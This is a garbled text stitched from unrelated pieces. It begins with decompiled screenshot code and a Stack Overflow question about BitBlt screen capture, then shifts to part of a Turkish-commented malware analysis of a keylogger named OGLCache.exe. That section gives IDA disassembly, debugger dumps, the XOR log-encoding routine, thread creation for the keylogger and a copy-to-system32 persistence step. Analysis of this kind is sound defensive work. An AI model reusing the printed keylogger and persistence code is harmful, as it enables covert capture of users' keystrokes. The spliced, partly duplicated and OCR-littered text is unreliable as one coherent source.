          bmi.bmiHeader.biBitCount = 0;
          if ( GetDIBits(hdc, (HBITMAP)ho, 0, 0, 0, &bmi, 0) )
          {
            v6 = 19778;
            v7 = (3 * (bmi.bmiHeader.biWidth + 1) & 0xFFFFFFFC) * bmi.bmiHeader.biHeight + 54;
            v9 = 0;
            v8 = 0;
            v10 = 54;
            bmi.bmiHeader.biCompression = 0;
            bmi.bmiHeader.biSize = 40;
            bmi.bmiHeader.biWidth = v18;
            bmi.bmiHeader.biHeight = cy;
            bmi.bmiHeader.biPlanes = 1;
            bmi.bmiHeader.biBitCount = 24;
            v11 = bmi.bmiHeader.biSizeImage + 54;
            v19 = (void *)sub_40551E(bmi.bmiHeader.biSizeImage + 54);
            if ( v19 )
            {
              if ( GetDIBits(hdc, (HBITMAP)ho, 0, bmi.bmiHeader.biHeight, (char *)v19 + 54, &bmi, 0) )
              {
                sub_40DA4D((int)v19, (int)&v6, 0xEu);
                sub_40DA4D((int)v19 + 14, (int)&bmi, 0x28u);
              }
              else
              {
                sub_405548(v19);
                v11 = 0;
              }
            }
          }
```



and saves it to disk but I would prefer to not save it each time. After several hours of reading over other examples online I still feel I do not understand how this process works.

The two goals are to create the screen in memory to be passed to another function and to be able to capture only selected parts of the screen given (x,y) coordinates.

I am relatively new to coding so if this is a trivial thing it would not surprised but would still greatly appreciate any explanations.

Here is the sample code I found online and have been working with.

```
#define _CRT_SECURE_NO_DEPRECATE
#include <iostream>
#include <windows.h>
#include <stdio.h>
#include <string>

using namespace std;

void ScreenShot()
{
    int nScreenWidth = GetSystemMetrics(SM_CXSCREEN);
    int nScreenHeight = GetSystemMetrics(SM_CYSCREEN);
    HWND hDesktopWnd = GetDesktopWindow();
    HDC hDesktopDC = GetDC(hDesktopWnd);
    HDC hCaptureDC = CreateCompatibleDC(hDesktopDC);
    HBITMAP hCaptureBitmap = CreateCompatibleBitmap(hDesktopDC,
        nScreenWidth, nScreenHeight);
    SelectObject(hCaptureDC, hCaptureBitmap);
    BitBlt(hCaptureDC, 0, 0, nScreenWidth, nScreenHeight,
        hDesktopDC, 0, 0, SRCCOPY | CAPTUREBLT);
    //SaveCapturedBitmap(hCaptureBitmap); //Place holder - Put your code here to save the ca
    ReleaseDC(hDesktopWnd, hDesktopDC);
    DeleteDC(hCaptureDC);
    DeleteObject(hCaptureBitmap);
}
```

c++ windows screenshot bitblt hdc

share improve this question

edited Jul 28 '15 at 21:59

asked Jul 28 '15 at 21:31
Corbin
6 • 2

3 You're "repetitively new"? You mean you keep starting over, forgetting what you learned before? – Barmar Jul 28 '15 at 21:34

Try the GetPixel function – Colonel Thirty Two Jul 28 '15 at 21:35

I think the hCaptureBitmap variable contains the screen capture data. You can do whatever you want with that. – Barmar Jul 28 '15 at 21:36

Podcast #103: Grandma, is that you?

MMLanScan for iOS

A plug n' play network scanner library for all.

Contribute on

Want a python job?

Project Lead – Small Team of Experts – 100% Remote, Flexible Hours
Analytics Fire No office location
REMOTE
ruby python


Big Data Platform Engineer
Peak Games Istanbul, Turkey
java python

Related

2	How to capture desktop on windows so that it would capture both directX and normally rendered parts of screen?
0	Get HDC context of screen minus application window
0	How to save hdc and restore it?
1	Are there any bitblt alternatives without the slowness?
0	How to get the screen capture of other full screen games using DX9?

Before concluding my analysis, I decided to quickly examine the function responsible for keylogging in the malware, even though it hadn't been triggered during my analysis. Once I identified the keylogging function at address 0041572C, I modified the program's flow to ensure that it would execute that particular function. Then, as I pressed keys on the system (AAAAAAAAAAAAA…), I observed that each keypress was recorded and saved to a file in the AMD folder with a filename based on the date (-08-03-2017).

To decipher the encrypted content of the seemingly unreadable file, I briefly examined the function responsible for encryption. It became apparent that each byte written to the file underwent an XOR operation with the value 9D hex, followed by the addition of the value 36. To decrypt the keylogging information stored in the file, I used the Hex Workshop Hex Editor tool to perform the reverse operation (-36 ^ 9D) on the file, successfully converting the previously unreadable key data into a readable format.



```
loc_408505:
mov     [esp+988h+lpFileName], 40h
call    sub_4078A4
test    al, al
jz      short loc_408565
```

```
lea     eax, [ebp+FileName]
mov     [esp+988h+dwCreationDisposition], eax
lea     eax, [ebp+FileName]
mov     [esp+988h+lpSecurityAttributes], eax ; char
mov     [esp+988h+dwShareMode], offset aCCopySS ; "/c copy \"%s+\"
mov     [esp+988h+dwDesiredAccess], 400h ; size_t
lea     eax, [ebp+var_654]
mov     [esp+988h+lpFileName], eax ; char *
call    sub_40D4A0
mov     [esp+988h+dwShareMode], 0
lea     eax, [ebp+var_654]
mov     [esp+988h+dwDesiredAccess], eax
mov     [esp+988h+lpFileName], offset aCWindowsSyst_0 ; "C:\\Windou
call    sub_40404C
mov     [esp+988h+dwShareMode], 1
lea     eax, [ebp+var_85C]
mov     [esp+988h+dwDesiredAccess], eax
lea     eax, [ebp+FileName]
mov     [esp+988h+lpFileName], eax
call    sub_40404C
mov     [esp+988h+lpFileName], 0 ; uExitCode
mov     eax, ds:ExitProcess
call    eax ; ExitProcess
```

```
mov     dword ptr [esp+8], 104h ; DWORD
lea     eax, [ebp-654h]
mov     [esp+4], eax     ; int
mov     dword ptr [esp], offset byte_424520 ; int
call    sub_40DD52
mov     dword ptr [esp+8], 81h
lea     eax, [ebp-654h]
mov     [esp+4], eax
mov     dword ptr [esp], offset byte_424520
call    sub_40CCEC
mov     dword ptr [esp+4], 0
mov     dword ptr [esp], offset sub_416128 ; keylogger fonksiyonu bu fonksiyon altindan cagriliyor.
call    sub_4053C9       ; thread olusturuyor.
```

```
100.00% (3,3306) (718,368) 0000790C 0040850C: sub_4080A5+467 (Synchronized with EIP)
```


```
EAX 00000001
EBX 7EFDE000 debug011:7EFDE000
ECX 77382151 kernel32.dll:kernel32_RegCloseKey+B2
EDX 0008E3C8 debug005:0008E3C8
ESI 00000000
EDI 00000000
EBP 0028FDD8 Stack[00000EC8]:0028FDD8
ESP 0028F450 Stack[00000EC8]:0028F450
EIP 0040850C sub_4080A5+467
EFL 00000206
```

```
ID
VIP
VIF
AC
VM
RF
NT
IOPL
OF
DF
IF
TF
SF
ZF
AF
PF
CF
```

```
00407680  E8 30 8D 85 C4 FE FF FF  89 44 24 04 8B 45 EC 89  d0.à-¦··ëD$.ÏE8ë
00407690  04 24 E8 71 35 01 00 83  EC 08 85 C0 75 B0 8B 45  .$Fq5..â8.à+u¦ÏE
004076A0  EC 89 04 24 A1 D4 E3 44  00 FF D0 83 EC 04 0F B6  8ë.$í+pD.·-â8..¦
```

```
0028F450  00000040
0028F454  0028F478  Stack[00000EC8]:0028F478
0028F458  0042581C  .data:aStubpath
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



IDA - OGLCache.idb (OGLCache.exe) C:\Users\Mert\Desktop\OGLCache.idb - Running

```
0041572C ; keylog dosyasi xor ile encode ediliyor.
0041572C ; Attributes: bp-based frame
0041572C
0041572C sub_41572C proc near
0041572C
0041572C var_4= dword ptr -4
0041572C arg_0= dword ptr  8
0041572C arg_4= dword ptr  0Ch
0041572C
0041572C push    ebp
0041572D mov     ebp, esp
0041572F sub     esp, 10h
00415732 mov     [ebp+var_4], 0
00415739 jmp     short loc_41575A

0041575A
0041575A loc_41575A:
0041575A mov     eax, [ebp+var_4]
0041575D cmp     eax, [ebp+arg_4]
00415760 jb      short loc_41573B

0041573B
0041573B loc_41573B:
0041573B mov     edx, [ebp+arg_0]
0041573E mov     eax, [ebp+var_4]
00415741 add     eax, edx
00415743 mov     ecx, [ebp+arg_0]
00415746 mov     edx, [ebp+var_4]
00415749 add     edx, ecx
0041574B movzx   edx, byte ptr [edx]
0041574E xor     edx, 0FFFFFF9Dh
00415751 add     edx, 24h

00415762 nop
00415763 leave
00415764 retn
00415764 sub_41572C endp
00415764
```

```
100.00% (-397,43) (959,367) 00014B2C 0041572C: sub_41572C (Synchronized with EIP)
```

General registers

```
EAX 021BF9A8        ID   0
EBX 7729836F        VIP  0
ECX 00000380        VIF  0
EDX 00000008        AC   0
ESI 00415F77        VM   0
EDI 00000000        RF   0
EBP 021BF964        NT   0
                    IOPL 0
```

Modules

Path	Base	Size
C:\Users\Mert\AppData\Roaming\AMD\OGLCache.exe	00400000	000500
C:\Windows\SysWOW64\uxtheme.dll	73960000	000800

Threads

Decimal	Hex	State
3784	EC8	Running
2496	9C0	Running
3004	BBC	Running
3128	C38	Running


Hex View-1

```
021BF960  00 00 00 00 34 FB 1B 02  61 5F 41 00 A8 F9 1B 02  ....4v..a_A.¿·..
021BF970  02 00 00 00 00 00 00 00  90 F9 1B 02 18 00 00 00  ........˙.......
021BF980  00 00 00 00 1F 04 1F 04  00 00 00 00 F8 07 00 00  ............°...
021BF990  41 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  A...............
021BF9A0  00 00 00 00 00 00 00 00  41 00 00 00 00 00 00 00  ........A.......
021BF9B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
021BF9C0  00 00 00 00 04 00 00 00  00 00 46 00 00 00 00 00  ..........F.....
021BF9D0  00 00 00 00 08 E2 47 00  01 00 00 00 28 00 00 00  .....GG.....(...
```

Stack view

```
021BF91C  021BF9A8  Stack[000009C0]:021BF9A8
021BF920  00000002
021BF924  00000040
021BF928  004261DE  .data:word_4261DE
021BF92C  00000000
021BF930  021BF978  Stack[000009C0]:021BF978
021BF934  000307E1  debug002:000307E1
021BF938  00080003
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



IDA - OGLCache.idb (OGLCache.exe) C:\Users\Mert\Desktop\OGLCache.idb - Running

```
0041572C ; keylog dosyasi xor ile encode ediliyor.
0041572C ; Attributes: bp-based frame
0041572C
0041572C sub_41572C proc near
0041572C
0041572C var_4= dword ptr -4
0041572C arg_0= dword ptr  8
0041572C arg_4= dword ptr  0Ch
0041572C
0041572C push    ebp
0041572D mov     ebp, esp
0041572F sub     esp, 10h
00415732 mov     [ebp+var_4], 0
00415739 jmp     short loc_41575A

0041575A
0041575A loc_41575A:
0041575A mov     eax, [ebp+var_4]
0041575D cmp     eax, [ebp+arg_4]
00415760 jb      short loc_41573B

0041573B
0041573B loc_41573B:
0041573B mov     edx, [ebp+arg_0]
0041573E mov     eax, [ebp+var_4]
00415741 add     eax, edx
00415743 mov     ecx, [ebp+arg_0]
00415746 mov     edx, [ebp+var_4]
00415749 add     edx, ecx
0041574B movzx   edx, byte ptr [edx]
0041574E xor     edx, 0FFFFFF9Dh
00415751 add     edx, 24h

00415762 nop
00415763 leave
00415764 retn
00415764 sub_41572C endp
00415764
```

```
100.00% (-397,43) (959,367) 00014B2C 0041572C: sub_41572C (Synchronized with EIP)
```

General registers

```
EAX 021BF9A8        ID   0
EBX 7729836F        VIP  0
ECX 00000380        VIF  0
EDX 00000008        AC   0
ESI 00415F77        VM   0
EDI 00000000        RF   0
EBP 021BF964        NT   0
                    IOPL 0
```

Modules

Path	Base	Size
C:\Users\Mert\AppData\Roaming\AMD\OGLCache.exe	00400000	000500
C:\Windows\SysWOW64\uxtheme.dll	73960000	000800

Threads

Decimal	Hex	State
3784	EC8	Running
2496	9C0	Running
3004	BBC	Running
3128	C38	Running


Hex View-1

```
021BF960  00 00 00 00 34 FB 1B 02  61 5F 41 00 A8 F9 1B 02  ....4v..a_A.¿·..
021BF970  02 00 00 00 00 00 00 00  90 F9 1B 02 18 00 00 00  ........˙.......
021BF980  00 00 00 00 1F 04 1F 04  00 00 00 00 F8 07 00 00  ............°...
021BF990  41 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  A...............
021BF9A0  00 00 00 00 00 00 00 00  41 00 00 00 00 00 00 00  ........A.......
021BF9B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
021BF9C0  00 00 00 00 04 00 00 00  00 00 46 00 00 00 00 00  ..........F.....
021BF9D0  00 00 00 00 08 E2 47 00  01 00 00 00 28 00 00 00  .....GG.....(...
```

Stack view

```
021BF91C  021BF9A8  Stack[000009C0]:021BF9A8
021BF920  00000002
021BF924  00000040
021BF928  004261DE  .data:word_4261DE
021BF92C  00000000
021BF930  021BF978  Stack[000009C0]:021BF978
021BF934  000307E1  debug002:000307E1
021BF938  00080003
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



IDA - OGLCache.idb (OGLCache.exe) C:\Users\Mert\Desktop\OGLCache.idb - Running
File Edit Jump Search View Debugger Options Windows Help
Local Win32 debugger
Library function Data Regular function Unexplored Instruction External symbol
Debug View
Structures
IDA View-EIP
Pseudocode-B
00014B2C sub_41572C:1
Hex View-1
Hex Workshop - [C:\Users\Mert\AppData\Roaming\AMD\-08-03-2017]
File Edit Disk Options Tools Plug-Ins Window Help
Legacy ASCII
Data Visualizer
-08-03-2017
Structures
Member Value (dec) Value (hex) Size
Structure Viewer
Address Length Length
Results
Compare Checksum Find Bookmarks Output
Ready
Cursor: 00000516 Caret: 00000512 24710 bytes OVR MOD READ
Data Inspector
Expression Calc
Signed
32 bit
1
Eval
C:\Windows\system32\cmd.exe
Stack view
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
// keylog dosyasi xor ile encode ediliyor.
unsigned int __cdecl sub_41572C(int a1, unsigned int a2)
{
  unsigned int result; // eax@3
  unsigned int i; // [esp+Ch] [ebp-4h]@1

  for ( i = 0; ; ++i )
  {
    result = i;
    if ( i >= a2 )
      break;
    *(_BYTE *)(a1 + i) = (*(_BYTE *)(a1 + i) ^ 0x9D) + 36;
  }
  return result;
}
```

```
021BF960  00 00 00 00 34 FB 1B 02  61 5F 41 00 A8 F9 1B 02  ....4v..a_A.¿·..
021BF970  02 00 00 00 00 00 00 00  90 F9 1B 02 18 00 00 00  .........˙......
021BF980  00 00 00 00 1F 04 1F 04  00 00 00 00 F8 07 00 00  ............°...
021BF990  41 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  A...............
021BF9A0  00 00 00 00 00 00 00 00  41 00 00 00 00 00 00 00  ........A.......
021BF9B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
021BF9C0  00 00 00 00 04 00 00 00  00 00 46 00 00 00 00 00  ..........F.....
021BF9D0  00 00 00 00 08 E2 47 00  01 00 00 00 28 00 00 00  .....GG.....(...
```

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D   0123456789ABCD
000004FA  41 00 41 00 41 00 41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.
00000508  41 00 41 00 41 00 41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.
00000516  41 00 41 00 41 00 41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.
00000524  41 00 41 00 41 00 41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.
00000532  41 00 41 00 41 00 41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.
00000540  41 00 41 00 41 00 41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.
0000054E  41 00 41 00 41 00 41 00 41 00 41 00 41 00   A.A.A.A.A.A.A.
0000055C  41 00 41 00 41 00 41 00 41 00 42 00 42 00   A.A.A.A.A.B.B.
0000056A  42 00 42 00 42 00 42 00 42 00 42 00 42 00   B.B.B.B.B.B.B.
00000578  42 00 42 00 42 00 42 00 42 00 42 00 42 00   B.B.B.B.B.B.B.
00000586  42 00 42 00 42 00 42 00 42 00 42 00 42 00   B.B.B.B.B.B.B.
00000594  42 00 42 00 42 00 42 00 42 00 42 00 42 00   B.B.B.B.B.B.B.
000005A2  42 00 42 00 42 00 42 00 42 00 42 00 42 00   B.B.B.B.B.B.B.
000005B0  42 00 42 00 42 00 42 00 42 00 42 00 42 00   B.B.B.B.B.B.B.
```

```
Data at offset 0x00000512:
int8     65
uint8    65
int16    65
uint16   65
int32    4259905
uint32   4259905
```

```
0 instances of 'strings' found in C:\Users\Mert\AppData\Roaming\AMD\-08
```


```
27.06.2016  18:48    <DIR>          Saved Games
27.06.2016  18:48    <DIR>          Searches
27.06.2016  18:48    <DIR>          Videos
               0 File(s)              0 bytes
              14 Dir(s)  25.556.889.600 bytes free

C:\Users\Mert>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
